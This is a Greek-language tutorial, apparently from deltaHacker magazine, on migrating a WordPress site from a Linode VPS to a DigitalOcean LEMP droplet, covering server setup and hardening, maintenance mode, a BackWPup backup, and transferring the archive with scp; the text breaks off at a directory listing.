
http://bit.ly/digocean10off

Αν το κάνετε, βοηθάτε κι εμάς να μειώσουμε τα μηνιαία έξοδα hosting. Ευχαριστούμε!


Το λειτουργικό σύστημα του VPS θέλουμε να είναι το Ubuntu Server 14.04 LTS 64bit και το software stack που χρησιμοποιούμε για το site είναι το LEMP (Linux, nginx, MySQL, PHP). Μπορούμε να ξεκινήσουμε από ένα VPS με "καθαρή" εγκατάσταση του Ubuntu Server και κατόπιν να εγκαταστήσουμε όλο το απαραίτητο λογισμικό. Σίγουρα δεν είναι η πιο βαρετή εργασία που μπορούμε να φανταστούμε. Την έχουμε όμως κάνει αρκετές φορές στο παρελθόν και τώρα βιαζόμαστε να μεταφέρουμε το site στο νέο του host, άρα αν θα μπορούσαμε να αποφύγουμε όλες αυτές τις εγκαταστάσεις και τις ρυθμίσεις θα ήταν καλά. Όπως είναι εύκολο να φανταστείτε, φυσικά και μπορούμε: Απλά, αντί για ένα "σκέτο" image με το Ubuntu Server, για το νέο μας VPS πηγαίνουμε στην κατηγορία Applications κι επιλέγουμε το LEMP on 14.04. Δείτε τα screenshots που ακολουθούν και διαβάστε τις αντίστοιχες περιγραφές για περισσότερες πληροφορίες.




Για τις ανάγκες του deltaHacker, το τρίτο κατά σειρά μεγέθους droplet είναι ό,τι πρέπει: Διαθέτει 2GB RAM, δύο εικονικούς επεξεργαστές, 40GB εικονικό δίσκο (πάνω σε SSD), καθώς και 3TB bandwidth δωρεάν, ανά μήνα. Παρατηρήστε, εξάλλου, τη θυρίδα ονόματι Droplet Hostname: Σε αυτή προτείνεται να πληκτρολογήσουμε το domain name του site που θα φιλοξενείται στο VPS, εν προκειμένω deltahacker.gr. Αυτό θα έχει ως συνέπεια τη δημιουργία σχετικού PTR record για το domain.




Στο επόμενο βήμα επιλέγουμε τη γεωγραφική περιοχή του datacenter στο οποίο θα δημιουργηθεί και θα υφίσταται το VPS. Η συντριπτική πλειονότητα των επισκεπτών του site είναι στην Ελλάδα, οπότε μάλλον θα έπρεπε να επιλέξουμε το datacenter στη Φρανκφούρτη. Κάτι μας έπιασε όμως –μη μας ρωτήσετε τι– και στραφήκαμε στο datacenter στο Άμστερνταμ.




Μεταξύ των έτοιμων images που έχουμε να επιλέξουμε για το VPS μας, είναι εκείνα στις κατηγορίες Distributions και Applications (βλ. ομώνυμες καρτέλες). Από την κατηγορία Distributions επιλέγουμε image που αντιστοιχεί σε καθαρή εγκατάσταση κάποιου λειτουργικού συστήματος όπως, π.χ., CentOS, Ubuntu Server, FreeBSD κ.ά. Από την κατηγορία Applications διατίθενται images τα οποία, εκτός από το λειτουργικό σύστημα, έχουν εγκατεστημένα software stacks – ενδεχομένως κι εφαρμογές ή υπηρεσίες. Υπάρχει, π.χ., το ownCloud 8.04 on 14.04, το οποίο είναι ένα image με Ubuntu Server 14.04 κι εγκατεστημένα τα LAMP stack και ownCloud 8.04. Για τις δικές μας ανάγκες, το LEMP on 14.04 είναι ό,τι ακριβώς θέλουμε: Έχει το Ubuntu Server 14.04 LTS 64bit και LEMP stack – τίποτε άλλο.




Λίγο πριν δημιουργήσουμε το νέο VPS υποδεικνύουμε τέσσερα δημόσια κλειδιά, τα οποία θα πάνε στο αρχείο ~/.ssh/authorized_keys του χρήστη root. Έτσι, από τέσσερις συσκευές μας (ένα PC, δύο laptops κι ένα smartphone) θα μπορούμε να συνδεόμαστε στο VPS με ασφάλεια μέσω SSH και *χωρίς* να πληκτρολογούμε κάποιο password. Περισσότερα για τα SSH passwordless logins μπορείτε να διαβάσετε στο http://deltahacker.gr/actsubs-openssh-secure-passwordless-logins.



Τα PTR records για τα droplets μας στη Digital Ocean. Δεν είναι υποχρεωτικό να υπάρχουν, αν όμως στέλνουμε mail από το εκάστοτε domain τότε οι άλλοι mailservers έχουν ένα λόγο λιγότερο για να μας χαρακτηρίσουν ως spammers.



Ιδού τα droplets μας, στο cloud της Digital Ocean. Δεν πιστεύουμε να μη γνωρίζετε την ιστορία αυτού του box.colder.xyz, ε; Αν πράγματι δεν τη γνωρίζετε, ξεκινήστε από το άρθρο στο http://deltahacker.gr/actsubs-your-own-mailserver-p1.



Οι ρυθμίσεις DNS για το deltahacker.gr, όπως απεικονίζονται από τη σχετική σελίδα της Digital Ocean. Το email για το deltahacker.gr είναι hosted από τη Google και για τον καθορισμό των σχετικών records (MX και TXT) αρκεί ένα κλικ σε σχετικό κουμπάκι, στο web control panel της Digital Ocean. Σημειώστε ότι το hosting του email από πλευράς Google έχει πάψει να είναι δωρεάν για τους νέους χρήστες της σχετικής υπηρεσίας (Google Apps for Work, https://www.google.com/work/apps/business). Αλλά αυτό δεν πρέπει να σας προβληματίζει, αφού χάρη στη σειρά άρθρων που ξεκινά από το τεύχος 043 μπορείτε να στήσετε πανεύκολα τον δικό σας mailserver για το domain σας. Προσοχή: Σκόπιμα δεν έχουμε ακόμα ενημερώσει τον registrar, από τον οποίο έχουμε πάρει το deltahacker.gr, για τους νέους nameservers (ns1.digitalocean.com, ns2.digitalocean.com και ns3.digitalocean.com). Για όλους τους επισκέπτες του deltahacker.gr ισχύουν οι παλιοί nameservers της Linode, έτσι όλοι τους καταλήγουν στο "παλιό" VPS και φυσικά βλέπουν το site κανονικά. (Αυτό που θα βλέπουν σε λίγο είναι η σελίδα του Maintenance Mode plugin, η οποία θα πληροφορεί για τη μετακόμιση σε νέο host.)

Βασικές ρυθμίσεις νέου host και ασφάλεια

Το νέο μας VPS έχει ήδη εγκατεστημένο LEMP stack, μένουν ωστόσο πολλές εργασίες σχετικές με το σύστημα και την ασφάλεια τις οποίες οφείλουμε και θέλουμε να κάνουμε τώρα. Ακολουθούμε τις οδηγίες από το http://deltahacker.gr/actsubs-1srv2clouds-p23, ώστε:

- να δώσουμε ένα password στον χρήστη root, για τις περιπτώσεις που χρειάζεται να κάνουμε login από τη web console της Digital Ocean
- να φρεσκάρουμε τη λίστα του Ubuntu με τα διαθέσιμα πακέτα και ν' αναβαθμίσουμε ήδη εγκατεστημένα για τα οποία υπάρχουν ενημερωμένες εκδόσεις
- να ορίσουμε τη ζώνη ώρας και να φροντίσουμε για την παρουσία NTP client
- να φτιάξουμε swap file, να το ενεργοποιήσουμε και να ενημερώσουμε σχετικά το /etc/fstab
- να τροποποιήσουμε το /etc/ssh/sshd_config ώστε ο OpenSSH server να δέχεται συνδέσεις από τη μη-στάνταρ θύρα (22/TCP), να απαγορεύει τα root logins και να επιτρέπει μόνο passwordless authentication για τους απλούς χρήστες (με χρήση κατάλληλων κλειδιών)
- να δημιουργήσουμε έναν λογαριασμό απλού χρήστη ο οποίος θα μπορεί να εκτελεί εργασίες με δικαιώματα root, καθώς και να φροντίσουμε ώστε να συνδέεται απομακρυσμένα στο σύστημα χωρίς την πληκτρολόγηση password αλλά με χρήση των κατάλληλων κλειδιών
- να εγκαταστήσουμε, ρυθμίσουμε κι ενεργοποιήσουμε το fail2ban, ώστε να αποτρέπουμε βασικές επιθέσεις DoS και bruteforce attacks
- να ρυθμίσουμε το firewall (iptables) και να βεβαιωθούμε ότι οι κανόνες μας θα ενεργοποιούνται αυτόματα κατά την εκκίνηση του συστήματος
- να κάνουμε ό,τι χρειάζεται ώστε τυχούσες ενημερώσεις ασφαλείας να εγκαθίστανται αυτόματα

Επαναλαμβάνουμε ότι όλες αυτές οι εργασίες περιγράφονται αναλυτικά στο http://deltahacker.gr/actsubs-1srv2clouds-p23. Μια τελευταία εργασία που δεν περιγράφεται στο εν λόγω άρθρο αλλά είναι απαραίτητη για την ορθή λειτουργία του WordPress site μας, αφορά στην εγκατάσταση των πακέτων php5-gd και libssh2-php:

```
admin@deltahacker:~$ sudo apt-get install php5-gd libssh2-php
```


(admin είναι το username του απλού λογαριασμού χρήστη που έχουμε δημιουργήσει στο droplet μας). Για περισσότερες πληροφορίες περί των συγκεκριμένων πακέτων, δώστε κάτι σαν

```
admin@deltahacker:~$ apt-cache show libssh2-php
```


Σ' αυτό το σημείο ο νέος μας host είναι πανέτοιμος να δεχτεί το WordPress site του deltahacker.gr. Σημειώστε ότι, μιας και *σκόπιμα* δεν έχουμε ακόμα ενημερώσει τον registrar για τους νέους nameservers του deltahacker.gr, προς το παρόν ναι μεν μπορούμε να συνδεόμαστε στον νέο host μέσω SSH, αλλά *μόνο* με χρήση της δημόσιας διεύθυνσης IP του. Ας στρέψουμε τώρα την προσοχή μας στον παλιό host.

Απενεργοποίηση του παλιού site και πλήρες backup

Στον παλιό host φτάνουμε είτε με χρήση της δημόσιας IP του είτε με βάση το domain name του site. Από τον αγαπημένο μας web browser συνδεόμαστε στο λογαριασμό του διαχειριστή κι εγκαθιστούμε ένα plugin σαν το Maintenance Mode (https://wordpress.org/plugins/lj-maintenance-mode). Το ρυθμίζουμε και το ενεργοποιούμε, ώστε οι επισκέπτες του site να βλέπουν μια σελίδα που πληροφορεί για τη διαδικασία της μετακόμισης – και βεβαίως να μην έχουν κάποια άλλη δυνατότητα αλληλεπίδρασης με το site.




Θέλουμε το Maintenance Mode plugin να λειτουργεί χωρίς χρονικό όριο (βλ. Backtime) και οι επισκέπτες του site να αντικρίζουν το μήνυμα που έχουμε πληκτρολογήσει στο πλαίσιο Message.




Να τι βλέπει ο επισκέπτης του site, όταν έχουμε το Maintenance Mode plugin ενεργοποιημένο. Δεν θα το απενεργοποιήσουμε ποτέ: όταν ολοκληρώσουμε τη μεταφορά του site στον νέο host θα αλλάξουμε τις ρυθμίσεις DNS στον registrar και, μετά από κάποιο χρόνο που απαιτείται για τη διάδοση των αλλαγών DNS, οι επισκέπτες του deltahacker.gr θα εξυπηρετούνται από τον web server του νέου host.


Στη συνέχεια οφείλουμε να πάρουμε ένα πλήρες backup της βάσης και των αρχείων του site. Οι δύο αυτές εργασίες είναι δυνατόν να γίνουν "χειροκίνητα", δηλαδή από τη γραμμή εντολών. Για να εκμηδενίσουμε όμως την πιθανότητα κάποιου λάθους, αξίζει να καταφύγουμε σε ένα σχετικό plugin. Αυτό που εμείς χρησιμοποιούμε είναι η δωρεάν εκδοχή του BackWPup (https://wordpress.org/plugins/backwpup). Το BackWPup έχει τη δυνατότητα να δημιουργεί –αυτοματοποιημένα ή χειροκίνητα– backups, τα οποία στέλνει σε διάφορες δικτυακές υπηρεσίες, όπως, π.χ., το Dropbox ή τα Amazon S3 compatible storage systems. Μπορεί, επίσης, να τα αποθηκεύει τοπικά, δηλαδή σε συγκεκριμένο κατάλογο του host. Σε κάθε περίπτωση εμείς παίρνουμε ένα –προαιρετικά συμπιεσμένο– archive που περιλαμβάνει όλα τα αρχεία και τους υποκαταλόγους του site, καθώς κι ένα μικρότερο (συμπιεσμένο) archive που αποτελεί ένα πλήρες dump της βάσης του site.




Ασχέτως του μέσου στο οποίο θα πάει το backup, φροντίζουμε ώστε να περιλαμβάνει τα πάντα. Εντάξει, ίσως δεν μας ενδιαφέρει αυτό το WordPress XML export, ούτε η λίστα με τα εγκατεστημένα plugins. Θέλουμε όμως οπωσδήποτε τσεκαρισμένα τα Database backup και File backup.




Ειδικά για το backup της βάσης, φροντίζουμε ώστε να περιλαμβάνονται όλοι οι πίνακες ανεξαιρέτως.



Παρακολουθούμε ένα backup στο Dropbox εν εξελίξει. Υπόψη ότι σε κάποιες περιπτώσεις τα backups προς το Dropbox αποτυγχάνουν, επιστρέφοντας ένα μάλλον άχρηστο μήνυμα λάθους περί internal server error.




Αν δεν έχετε καλή τύχη με τα backups του BackWPup στο Dropbox, φτιάξτε ένα job ώστε το plugin να αποθηκεύει τα αντίγραφα εφεδρείας σε έναν τοπικό κατάλογο.



Για κάθε backup που ολοκληρώνεται επιτυχώς από το BackWPup, στο σχετικό παράθυρο με το log της διαδικασίας δεν υπάρχει ούτε καν ένα warning. Το ίδιο θα παρατηρήσουμε αν έχουμε ζητήσει από το plugin να μας στέλνει email, μετά από κάθε backup job.

Μεταφορά του backup στον νέο host

Στο σημείο αυτό υποθέτουμε ότι έχουμε ήδη πάρει πλήρες backup του site και της βάσης, π.χ., με χρήση του BackWPup plugin για το WordPress. Το backup είναι ένα μόνο συμπιεσμένο tar archive — στο παράδειγμά μας το backwpup_7140e9_2015-07-15_14-43-06.tar.gz.



Το αρχείο-backup μάς το έδωσε το BackWPup plugin για το WordPress. Είναι το συμπιεσμένο archive με όνομα backwpup_7140e9_2015-07-15_14-43-06.tar.gz και περιλαμβάνει τα αρχεία και τους καταλόγους του site, καθώς και πλήρες dump της βάσης του.


Με κάποιον τρόπο πρέπει να μεταφέρουμε το εν λόγω archive στον νέο host. Υπάρχουν πολλοί τρόποι για να το πετύχουμε. Ας δούμε, π.χ., πώς το μεταφέρουμε με χρήση του εργαλείου scp:

```
$ scp -P 49250 backwpup*.tar.gz admin@188.226.190.206:~/tmp
```

Σημειώνουμε ότι:

- το port 49250 είναι εκείνο από το οποίο αφουγκράζεται για αιτήσεις πελατών ο OpenSSH server του νέου host
- αυτό το "admin" είναι το username του απλού χρήστη που έχουμε ήδη φτιάξει στον νέο host
- η δημόσια αριθμητική διεύθυνση IP του νέου host είναι 188.226.190.206
- ο tmp είναι ένας *κενός* προσωρινός κατάλογος που έχουμε δημιουργήσει στο home directory του χρήστη admin

Αν θυμόσαστε, ο OpenSSH server στον νέο host είναι ρυθμισμένος ώστε να *μη* δέχεται συνδέσεις SSH με πληκτρολόγηση password. Για να δουλέψει λοιπόν η παραπάνω εντολή, το δημόσιο κλειδί του χρήστη στον παλιό host –κι αναφερόμαστε σ' εκείνον το χρήστη που τώρα χρησιμοποιεί το scp– πρέπει να βρίσκεται στο αρχείο ~/.ssh/authorized_keys του χρήστη admin, στον νέο host. Αν αυτό δεν ισχύει στην περίπτωσή σας και τώρα δεν έχετε διάθεση για προσθήκες στο authorized-keys – ούτως ή άλλως ο παλιός host δεν πρόκειται να μείνει για πολύ ακόμα όρθιος–, τότε με τη βοήθεια ενός FPT client που υποστηρίζει συνδέσεις SFTP απλά κατεβάστε το αρχείο backwpup_7140e9_2015-07-15_14-43-06.tar.gz στον τοπικό σας υπολογιστή και μετά, ξανά με τον ίδιο FTP client, ανεβάστε το στον νέο host. Αναμενόμενα, αυτός ο τρόπος μεταφοράς χρειάζεται περισσότερο χρόνο για να ολοκληρωθεί. Ίσως όμως να μη βιάζεστε πολύ σήμερα.



```
parabing@deltahacker:~/backup$ ls -lh
total 6.2G
